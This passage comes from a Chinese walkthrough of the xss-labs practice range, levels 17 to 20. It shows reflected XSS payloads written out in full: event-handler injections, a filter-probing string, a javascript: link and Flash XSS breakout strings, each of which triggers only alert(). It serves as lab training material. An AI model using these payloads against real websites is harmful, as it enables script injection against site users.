
就有个`embed`标签的区域在，其实用不用swf文件都一样，主要是区域，

- 构造`payload`

```
?arg02= onclick=alert()
```




- 点一下图片所在的区域就成功了




- **本关小结**：emm，貌似就是熟悉一下触发事件（如onclick、onmouseover）的使用

level18

- 看下后端代码，跟上关差别不大，且没啥过滤




- 修改下后端代码，将`swf`文件改为`php`文件




- 测试下

```
?arg02=" ' sRc DaTa OnFocus OnmOuseOver OnMouseDoWn P <sCriPt> <a
hReF=javascript:alert()>;
```



- 只搞了个`html`实体化函数，也没过滤啥，感觉跟上关一样，用事件触发属性即可（如onmouse系列、onfocus、onclick等），构造`payload`

```
?arg01=a&arg02=b onmouseover=alert()
```




- 将鼠标放到插入的`php`文件上，弹出响应



level19


- 先测试下

```
?arg01=a&arg02=b onmouseover=alert()
```




还有实体化函数在无法闭合，那就利用其他的

- 查看并修改下后端代码



- 这关用到的是Flash Xss注入，可参考Level 19 Flash XSS与Flash XSS 漏洞详解构造 `payload`

```
?arg01=version&arg02=<a href="javascript:alert()">here</a>
```




- 最后点下链接即可弹出弹窗



- **本关小结**：Flash xss了解一下就行，现在许多浏览器都用不上flash插件了

level20



- 这关也是有双引号，不想反编译，直接参考大佬的文章Level 20 Flash XSS构建payload

```
?arg01=id&arg02=xss\"))}catch(e){alert(1)}//%26width=123%26height=123
```

hp?arg01=id&arg02=xss\"))}catch(e){alert(1)}//%26width=123%26height=123

欢迎来到level20



- **本关小结**：Flash xss了解一下就行，现在许多浏览器都用不上flash插件了，后两关都是`Flash xss`了解下即可

参考链接：[xss-labs靶场实战全通关详细过程（xss靶场详解）-CSDN博客]